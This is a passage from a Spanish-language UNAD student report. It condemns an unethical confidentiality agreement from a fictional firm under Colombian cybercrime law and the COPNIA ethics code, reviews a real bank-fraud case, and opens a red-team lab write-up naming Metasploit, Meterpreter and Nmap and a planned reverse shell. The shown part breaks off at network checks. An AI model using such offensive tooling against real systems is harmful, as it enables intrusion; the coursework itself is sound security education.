
Por otra parte, los profesionales que conocen y dan cumplimiento a las leyes colombianas, la ley de protección de datos y al Código de Ética del COPNIA, entre otras, dentro de su criterio para participar en concursos, no permiten que estas

cosas sigan pasando en un proceso de selección, por lo cual, se debe reportar a la autoridad competente.

Adicionalmente, hay una nota debajo como un aparte, donde habla de la parte receptora (Ing. Sist. Yuridis Arias Romero), y se observa un párrafo sin terminar y que no se puede entender o interpretar. ¡Esto no es claro! Y da la impresión de ser un documento mal escrito o hecho a la ligera.

Observación 3.

Figura 8. Cláusula cuarta del acuerdo de confidencialidad del caso de estudio



Cuarta. Obligaciones de la parte receptora: Se considerará como **parte receptora** de la **información confidencial** a la persona que recibe la información, o que tenga acceso a ella. La parte receptora se obliga a:

3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

4. Responder por el mal uso que le den sus representantes a la **información confidencial.**

5. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.

6. La **parte receptora** se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la **información confidencial o ilegal** sin el previo consentimiento por escrito por parte de HackerHouse**.**

Fuente: Anexo 3 - Acuerdo. Guía de actividades Unidad 1 Etapa 2 Actuación ética y legal-20230819. UNAD.

Argumento.

En los Numerales 3, 4, 5 y 6 de la cláusula cuarta del acuerdo de confidencialidad,

se puede observar, entender y confirmar que la compañía HackerHouse realiza:


- Actividades sospechosas de espionaje.
- Actividades de apropiación de información de terceros.
- Mal uso de la información confidencial obtenida.
- Actividades que ya son conocidas por terceros y que muy seguramente ya se encuentran denunciados para un próximo proceso de allanamiento.
- Actividades con información ilegal y que de acuerdo a la cláusula tercera también es información confidencial para la Compañía.

De acuerdo a lo anterior se puede concluir que la empresa ejerce actividades ilícitas, ilegales, expropia y vende información de terceros. No es una compañía de confianza, porque además están necesitando profesionales para conformar los equipos de Red Team y Blue Team que realicen actividades de delincuentes informáticos, o que sean cómplices y lo que es peor, que no denuncien a las autoridades y que asuman la responsabilidad con su tarjeta profesional de todas las actividades ilegales que efectúa la empresa.

En estos momentos, todo profesional debe hacer un alto y pensar en esa frase célebre del Escritor Peruano Mario Vargas Llosa, que dice: “Aprender a leer es lo más importante que me ha pasado en la vida”.

Observación 4.

Figura 9. Cláusula quinta del acuerdo de confidencialidad del caso de estudio


Quinta. Obligaciones de la parte reveladora: Son obligaciones de la parte reveladora:

1. Mantener la reserva de la **información confidencial** hasta tanto

Fuente: Anexo 3 - Acuerdo. Guía de actividades Unidad 1 Etapa 2 Actuación ética y legal-20230819. UNAD.

Argumento.

La cláusula quinta tiene el mismo nombre de la cláusula cuarta y el Numeral 1 se encuentra incompleto, observándose un documento incompleto, el cual puede tener adiciones sin autorización de la parte receptora (Ing. Sist. Yuridis Arias Romero), una vez que se firme.

Observación 5.

Figura 10. Cláusula sexta del acuerdo de confidencialidad del caso de estudio

Sexta. Responsabilidad: la parte que contravenga el acuerdo será responsable ante la otra parte o ante los terceros de buena fe sobre los cuales se demuestre que se han visto afectados por la inobservancia del presente **acuerdo**, por los perjuicios morales y económicos que estos puedan sufrir como resultado del incumplimiento de las obligaciones aquí contenidas.

Fuente: Anexo 3 - Acuerdo. Guía de actividades Unidad 1 Etapa 2 Actuación ética y legal-20230819. UNAD.

Argumento.

La cláusula sexta recaba nuevamente que la parte que contravenga, es decir la parte receptora (Ing. Sist. Yuridis Arias Romero), se hará responsable de toda actividad que afecte a la empresa y a cualesquiera terceros. Esto atenta contra cualquier profesional de Ingeniería y como consecuencia puede acarrear cárcel y el término de su carrera y de su vida.

Observación 6.

No se observa cláusula SÉPTIMA, observándose un documento incompleto, el cual puede tener adiciones sin autorización de la parte receptora (Ing. Sist. Yuridis Arias Romero), una vez que se firme.

Observación 7.

Figura 11. Cláusula octava del acuerdo de confidencialidad del caso de estudio

Octava. Solución de controversias: Las partes *(nombre estudiante – nombre empresa)* se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente **acuerdo.** En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.

Fuente: Anexo 3 - Acuerdo. Guía de actividades Unidad 1 Etapa 2 Actuación ética y legal-20230819. UNAD.

Argumento.

Esta cláusula octava confirma y va de la mano con lo interpretado en la cláusula sexta – Responsabilidad, y se recaba nuevamente que la parte receptora (Ing. Sist. Yuridis Arias Romero), debe asumir la responsabilidad de toda actividad ilegal o confidencial que efectúe la empresa y que además debe dejar exenta a la empresa HackerHouse. En este caso, la empresa se exonera de todas las responsabilidades de sus actividades.

Observación 8.

Figura 12. Partes que firman el acuerdo de confidencialidad del caso de estudio

Por la **parte reveladora**
~~Nombre: HackerHouse~~
Dirección: EE.UU
Teléfono: 1100011100
E-mail: Info@hackerhouse.com

Por la parte **receptora de la información**
Nombre: Nombre estudiante
Dirección:
Teléfono:
E-mail:

Como Parte Receptora:

Nombre del estudiante.
empresa
Estudiante UNAD.
C.C. No. **de**

Por la parte reveladora:

Nombre Gerente de la
HackerHouse
C.C. No. **de**

Fuente: Anexo 3 - Acuerdo. Guía de actividades Unidad 1 Etapa 2 Actuación ética y legal-20230819. UNAD.

Argumento.

Finalmente, se puede observar y entender el por qué la empresa HackerHouse se denomina en el principio y al final del documento como la “parte reveladora”, es decir que, tan pronto “YO – Ing. Sist. Yuridis Arias Romero” como “parte receptora” y estudiante de la UNAD, firme el acuerdo, la empresa como parte reveladora me entrega ante las autoridades competentes para asumir todas las actividades ilegales de la empresa y de esta manera, la compañía evitaría un allanamiento y seguimiento judicial por parte de las autoridades competentes.

En estos momentos, al recapitular la situación del abogado del que se comentó en el Anexo 2, donde se afirma que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos dentro de su proceder, posiblemente pueda ser una víctima más de HackerHouse.

2.6. Analizar el caso de estudio de la compañía HackerHouse en relación con la vulneración de la ley 1273, argumentando cualquier proceso ilegal.

a) Ley 1273 de 2009, Artículo 269A. Acceso abusivo a un sistema informático, Artículo 269C. Interceptación de datos informáticos, Artículo 269F. Violación de datos personales, que detallan lo siguiente:

> **Artículo 269A. *ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO.*** El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Artículo 269C. *INTERCEPTACIÓN DE DATOS INFORMÁTICOS.* El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los trasporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses.

Artículo 269F. *VIOLACIÓN DE DATOS PERSONALES.* El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique *p* emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Explicación:

Considero que, de acuerdo con lo observado y argumentado en la cláusula segunda del acuerdo de confidencialidad, donde la Compañía HackerHouse deja en evidencia que ejerce actividades ilegales como chuzadas, interceptación ilegal de información y acceso abusivo a sistemas informáticos.

Adicionalmente, y tal como se manifiesta en el argumento dado sobre los Numerales 3, 4, 5 y 6 de la cláusula cuarta del acuerdo de confidencialidad, se puede observar, entender y confirmar que la compañía HackerHouse realiza actividades ilícitas, ilegales, de expropiación y venta información de terceros, evidenciados en las frases escritas donde afirma sobre:

- Actividades sospechosas de espionaje.
- Actividades de apropiación de información de terceros.
- Mal uso de la información confidencial obtenida.
- Actividades que ya son conocidas por terceros y que muy seguramente ya se encuentran denunciados para un próximo proceso de allanamiento.
- Actividades con información ilegal y que de acuerdo a la cláusula tercera también es información confidencial para la Compañía.

Y además de lo anterior, es concluyente al obligar a la parte receptora por medio del acuerdo, que no denuncie a las autoridades y que asuma la responsabilidad de todas las actividades ilegales que efectúa la empresa.

b) Ley 1273 de 2009, Artículo 269H. Circunstancias de agravación punitiva, que detalla:

Artículo 269H. ***CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA:*** Las penas imponible de acuerdo con los artículos descritos en este título, se aumentarán de la mitad a las tres cuartas partes si la conducta se cometiere:
1. Sobre redes o sistemas informáticos o de comunicaciones estatales u oficiales o del sector financiero, nacionales o extranjeros.
2. Por servidor público en ejercicio de sus funciones
3. Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este.
4. Revelando o dando a conocer el contenido de la información en perjuicio de otro.
5. Obteniendo provecho para si o para un tercero.
6. Con fines terroristas o generando riesgo para la seguridad o defensa nacional.
7. Utilizando como instrumento a un tercero de buena fe.
8. Si quien incurre en estas conductas es el responsable de la administración, manejo o control de dicha información, además se le impondrá hasta por tres años, la pena de inhabilitación para el ejercicio de profesión relacionada con sistemas de información procesada con equipos computacionales.

Explicación:

Considero que, este Artículo lo vulnera la empresa, pero principalmente recae sobre la parte receptora (Ing. Sist. Yuridis Arias Romero), ya que por haber firmado el documento del acuerdo de confidencialidad, di por aceptadas todas las cláusulas allí consignadas y por lo tanto, estaría incurriendo en la complicidad de conocer y efectuar todas las actividades ilícitas e ilegales realizadas en la empresa.

Y en esta parte, quiero resaltar que, por el hecho de haber firmado mencionado documento, yo estaría cargando con toda la responsabilidad que definen los artículos relacionados anteriormente.

2.7. Analizar el caso de estudio de la compañía HackerHouse y el acuerdo de confidencialidad, realizando la revisión desde el punto de vista legal y ético.

[14]Desde el punto de vista legal y ético del Código de Ética del COPNIA, el cual es muy claro en sus lineamientos sobre los deberes, obligaciones, prohibiciones y conducta que debe tener todo profesional, el aceptar un acuerdo de confidencialidad como el de HackerHouse, se determinaría que el profesional en su ejercicio vulneró dicho código de ética en muchos artículos.

Si analizamos el supuesto de haber aceptado el acuerdo de confidencialidad de la Compañía HackerHouse, desde los lineamientos del Código de Ética Profesional del COPNIA, se puede identificar la vulneración de algunos artículos importantes, tales como:

a) CAPITULO II. DE LOS DEBERES Y OBLIGACIONES DE LOS PROFESIONALES. ARTÍCULO 31. DEBERES GENERALES DE LOS PROFESIONALES. Literales b y f, que describen textualmente:

> **b)** Custodiar y cuidar los bienes, valores, documentación e información que por razón del ejercicio de su profesión, se le hayan encomendado o a los cuales tenga acceso; impidiendo o evitando su sustracción, destrucción, ocultamiento o utilización indebidos, de conformidad con los fines a que hayan sido destinados;
>
> **f)** Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder;

b) CAPITULO II. DE LOS DEBERES Y OBLIGACIONES DE LOS PROFESIONALES. ARTÍCULO 32. PROHIBICIONES GENERALES A LOS PROFESIONALES. Literal b, que detalla textualmente:

[14] COPNIA. Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. TÍTULO IV- LEY 842 DE 2003. Publicado en el link: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

b) Permitir, tolerar o facilitar el ejercicio ilegal de las profesiones reguladas por esta ley;

c) CAPITULO II. DE LOS DEBERES Y OBLIGACIONES DE LOS PROFESIONALES. ARTÍCULO 34. PROHIBICIONES ESPECIALES A LOS PROFESIONALES RESPECTO DE LA SOCIEDAD. Literal a, que define textualmente:

a) Ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes, o aceptar tareas que excedan la incumbencia que le otorga su título y su propia preparación;

d) CAPITULO II. DE LOS DEBERES Y OBLIGACIONES DE LOS PROFESIONALES. ARTÍCULO 35. DEBERES DE LOS PROFESIONALES PARA CON LA DIGNIDAD DE SUS PROFESIONES. Literales b y c, que describen lo siguiente:

b) Respetar y hacer respetar todas las disposiciones legales y reglamentaras que incidan en actos de estas profesiones, así como denunciar todas sus transgresiones;
c) Velar por el buen prestigio de estas profesiones;

Finalmente, la violación de los literales e y f del artículo de las FALTAS GRAVÍSIMAS (Artículo 53 de la Ley 842 de 2003), que detallan lo siguiente:

e) Incurrir en algún delito que atente contra sus clientes, colegas o autoridades de la República, siempre y cuando la conducta punible comprenda el ejercicio de la ingeniería o de alguna de sus profesiones auxiliares;
f) Cualquier violación gravísima, según el criterio del Consejo respectivo, del régimen de deberes, obligaciones y prohibiciones que establecen el Código Ética y la presente ley.

El Código de Ética Profesional del COPNIA manifiesta claramente que la violación comprobada a las disposiciones del Código de Ética Profesional, conllevará la imposición de alguna de las siguientes sanciones:

a) Amonestación Escrita, en el caso de las faltas leves.
b) Suspensión de la Matrícula Profesional por un término máximo de cinco años, dependiendo de la gravedad de la falta y de si el profesional tiene o no antecedentes disciplinarios.
c) La cancelación de la Matrícula Profesional, en el caso de las faltas gravísimas.

En mi opinión, por muy bueno que sea el salario que se reciba por trabajar como Red Team y Blue Team, si en el acuerdo de confidencialidad que deba firmar identificara procesos ilegales como los evidenciados en el caso de estudio de HackerHouse, no lo aceptaría y los denunciaría.

La privación de la libertad, las sanciones en dinero y la cancelación de la matrícula profesional, sería el término de la oportunidad de tener un excelente proyecto de vida exitoso al lado de mi familia.

2.8. Analizar un caso de tipo cibercrimen en Colombia, teniendo en cuenta los aspectos legales y éticos.

[15]Caso de cibercrimen investigado:

[15] Periódico ELTIEMPO. Robo del siglo cibernético: piratas hurtan 25.000 millones en Colombia. Actualizado 27 de enero 2021. Publicado en el link: https://www.eltiempo.com/justicia/delitos/nuevo-robo-del-siglo-caen-cibercriminales-que-hurtaron-25-000-millones-de-empresas-562957

Los hechos ocurrieron entre el 14 y 15 de septiembre de 2017. Al parecer, de manera fraudulenta y mediante el uso de documentos falsos, **un grupo de cibercriminales obtuvo los *token* de seguridad bancaria de dos empresas** y, desde el portal virtual de la entidad financiera, presuntamente transfirió la millonaria suma de 25.000 millones de pesos a 13 cuentas.

Las compañías se dedicaban a actividades inmobiliarias.

Este martes, en una acción conjunta de la Fiscalía y la Dijin de la Policía, fueron capturadas cinco personas que habrían participado en el ciberhurto. De hecho, parte de los 25.000 millones **habrían llegado a cuentas de los detenidos.**

Según informó la Fiscalía, las capturas se cumplieron de manera simultánea en Bogotá, Cartagena, Valledupar y Chía. Entre los detenidos hay un cantante de vallenato de 34 años, oriundo de La Guajira.

La información fue entregada por el Fiscal General de la Nación, Francisco Barbosa Delgado, durante su visita a Boyacá, en la que hizo una revisión de las estrategias contra criminalidad en esa región.

"En Boyacá pudimos establecer cómo vamos a golpear la criminalidad en Tunja, Duitama, Chiquinquirá, Sogamoso, y toda la zona que limita con el departamento de Santander y con el departamento de Arauca. Del mismo modo, en Santander pudimos evaluar todo lo relativo a lo que ha ocurrido en Bucaramanga, Lebrija, Girón y Piedecuesta", precisó el Fiscal General.

Los procesados por estos hechos son Diana Laverde Ortiz, Heverth Humberto Puentes Perdomo, José Luis Alfonso Carrillo Solano, Elvis Blanco Alfaro y Carlos Alberto Durán Escorcia.

Uno de ellos es un reconocido cantante de música vallenata y otro, un alto funcionario de la gobernación del departamento de Bolívar, quienes presuntamente hacen parte de esta organización delincuencial.

De acuerdo con la investigación adelantada por la Dijin, se logró establecer que una mujer era la cabecilla de esta organización que suplantó a los representantes legales de dos empresas internacionales dedicadas a la intermediación y comercialización de bienes raíces residenciales de lujo, y al alquiler de hostelería, eventos y vehículos, a quienes a través de un portal transaccional de la banca virtual, utilizado para transferencias, desfalcaron por más 1.900 millones de pesos.

El *modus operandi* empleado era presentar ante la entidad bancaria documentos que contenían direcciones de correo diferentes a las inscritas en el registro mercantil de las empresas afectadas, y a dichas cuentas les eran enviadas las credenciales de acceso a las plataformas que ofrecen servicios y tecnologías de la información para mantenimiento de los sistemas informáticos de las empresas, desde donde se realizaban las transferencias bancarias.

Un fiscal de la Dirección Especializada contra las Organizaciones Criminales les **imputó a los cinco detenidos los delitos de acceso abusivo a un sistema** informático, hurto por medios informáticos y semejantes, y uso de documento falso.

Desde el punto de vista del aspecto legal y ético, el Fiscal de la Dirección Especializada contra las Organizaciones Criminales les imputó a los detenidos únicamente los delitos de acceso abusivo a un sistema informático correspondiente al Artículo 269A de la Ley 1273 de 2009, sin embargo, no estoy de acuerdo con lo imputado, debido a que el caso también aplicaba los siguientes artículos de la misma Ley:

Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS, que describe que: “El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los trasporte

incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses".

Artículo 269F. VIOLACIÓN DE DATOS PERSONALES. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique p emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Artículo 2691. HURTO POR MEDIOS INFORMÁTICOS Y SEMEJANTES. El que, superando medidas de seguridad informáticas, realice la conducta señalada en el artículo 239 manipulando un sistema informático, una red de sistema electrónico, telemático u otro medio semejante, o suplantando a un usuario ante los sistemas de autenticación y de autorización establecidos, incurrirá en las penas señaladas en el artículo 240 de este Código.

Artículo 269J: TRANSFERENCIA NO CONSENTIDA DE ACTIVOS. El que, con ánimo de lucro y valiéndose de alguna manipulación informática o artificio semejante, consiga la transferencia no consentida de cualquier activo en perjuicio de un tercero, siempre que la conducta no constituya delito sancionado con pena más grave, incurrirá en pena de prisión de cuarenta y ocho (48) a ciento veinte (120) meses y en multa de 200 a 1500 salarios mínimos legales mensuales vigentes.

La misma sanción se le impondrá a quien fabrique, introduzca, posea o facilite programa de computador destinado a la comisión del delito descrito en el inciso anterior, o de una estafa. Si la conducta descrita en los dos incisos anteriores tuviere una cuantía superior a 200 salarios mínimos legales mensuales, la sanción allí señalada se incrementará en la mitad.

2.9. Describir las herramientas y procedimientos utilizados para llevar a cabo el escenario de Red Team propuesto.

2.9.1. Herramientas de software utilizadas.

Virtual box: Es un software gratuito desarrollado por Oracle Corporation, que permite la creación y ejecución de máquinas virtuales con diferentes características, como sistema operativo, capacidad de disco duro o memoria RAM, entre otras.

Kali Linux: Es una distribución de Linux desarrollado a partir de Debian, de código abierto, que se utiliza para detectar brechas de seguridad en computadores o redes, también sirve par recuperar datos perdidos o analizar contraseñas.

Metasploit Framework: Es una herramienta para desarrollar y ejecutar exploits contra una máquina remota. Fue creado inicialmente utilizando el lenguaje de programación de scripting Perl y fue escrito de nuevo completamente en el lenguaje Ruby.

Payload: Es un tipo de software que se ejecuta después de haber explotado las vulnerabilidades informáticas para ganar acceso a la máquina víctima. Se trata de un código malicioso que ejecuta un hacker en la máquina víctima.

Meterpreter: Es un payload que permite ejecutar tareas en un nivel bajo en la máquina víctima, por lo que es difícil de detectar. Por medio de Meterpreter es posible conectarse a la webcam, teclado, tomar capturas en pantalla de la máquina víctima.

NMAP: Es la abreviatura de Network Mapper. Es una herramienta de línea de comandos de Linux de código abierto que se utiliza para escanear direcciones IP y puertos en una red y para detectar aplicaciones instaladas.

2.9.2. Procedimientos utilizados.

[16]El procedimiento utilizado para dar solución al escenario 3 propuesto en el Anexo 4 es el PENTESTING. Dentro de las etapas que se realizaron en el pentesting, se encuentran las siguientes:

2.9.2.1. Planificación y preparación del pentesting.

En esta etapa se definió el establecimiento de los objetivos y determinación del alcance del mismo, para la obtención de los mejores resultados del proceso.

2.9.2.2. Investigación o “Footprinting”.

En esta etapa se reconoció la información como la dirección IP, los puertos abiertos y las vulnerabilidades de la máquina víctima.

2.9.2.3. Intento de penetración y explotación.

En esta fase, se realizaron actividades para usar los puntos de entrada abiertos identificados y se colocaron a prueba todas las vulnerabilidades detectadas. Dentro del sistema comprometido, se intentaron actividades de obtención de privilegios de acceso por medio de una Shell reversa.

2.9.2.4. Análisis y generación de reportes.

En esta fase se realizó el registro de las evidencias del pentesting y de todos los pasos que siguen durante el proceso de investigación y explotación. En el mismo informe se incluyó un análisis que ayude a determinar las acciones que se deben tomar a continuación. Estos análisis ayudan a establecer prioridades para las Organizaciones.


[16] FORTRA. Las seis fases del pentesting. Actualizado, Septiembre 1, 2021. Publicado en el link: https://www.fortra.com/es/blog/las-seis-fases-del-pentesting

2.10. Describir las herramientas utilizadas para la identificación de los fallos de seguridad del escenario propuesto.

Para el desarrollo de esta fase, se realizaron las siguientes actividades de recolección de información:

PASO 1. Se valida que la máquina “WINDOWS 10” denominada de aquí en adelante como la “Máquina Víctima”, se encuentre en la misma red de la máquina “KALI LINUX” denominada de aquí en adelante la “Máquina Atacante”. Se procede a validar mediante los comandos ipconfig (Windows) e ip add (Linux), las direcciones IP de las máquinas virtuales “Máquina Atacante” (IPv4: 10.0.2.6/24) y “Máquina Víctima” (IPv4: 10.0.2.15/24). Ver Figura 13. Evidencia del direccionamiento IPv4 de las máquinas virtuales en la misma red.

Figura 13. Evidencia del direccionamiento IPv4 de las máquinas virtuales en la misma red




Fuente: Elaboración propia

PASO 2. Se procede a validar la comunicación entre las dos máquinas virtuales, con el comando ping. Ver Figura 14. Evidencia de la comunicación entre las

máquinas virtuales.

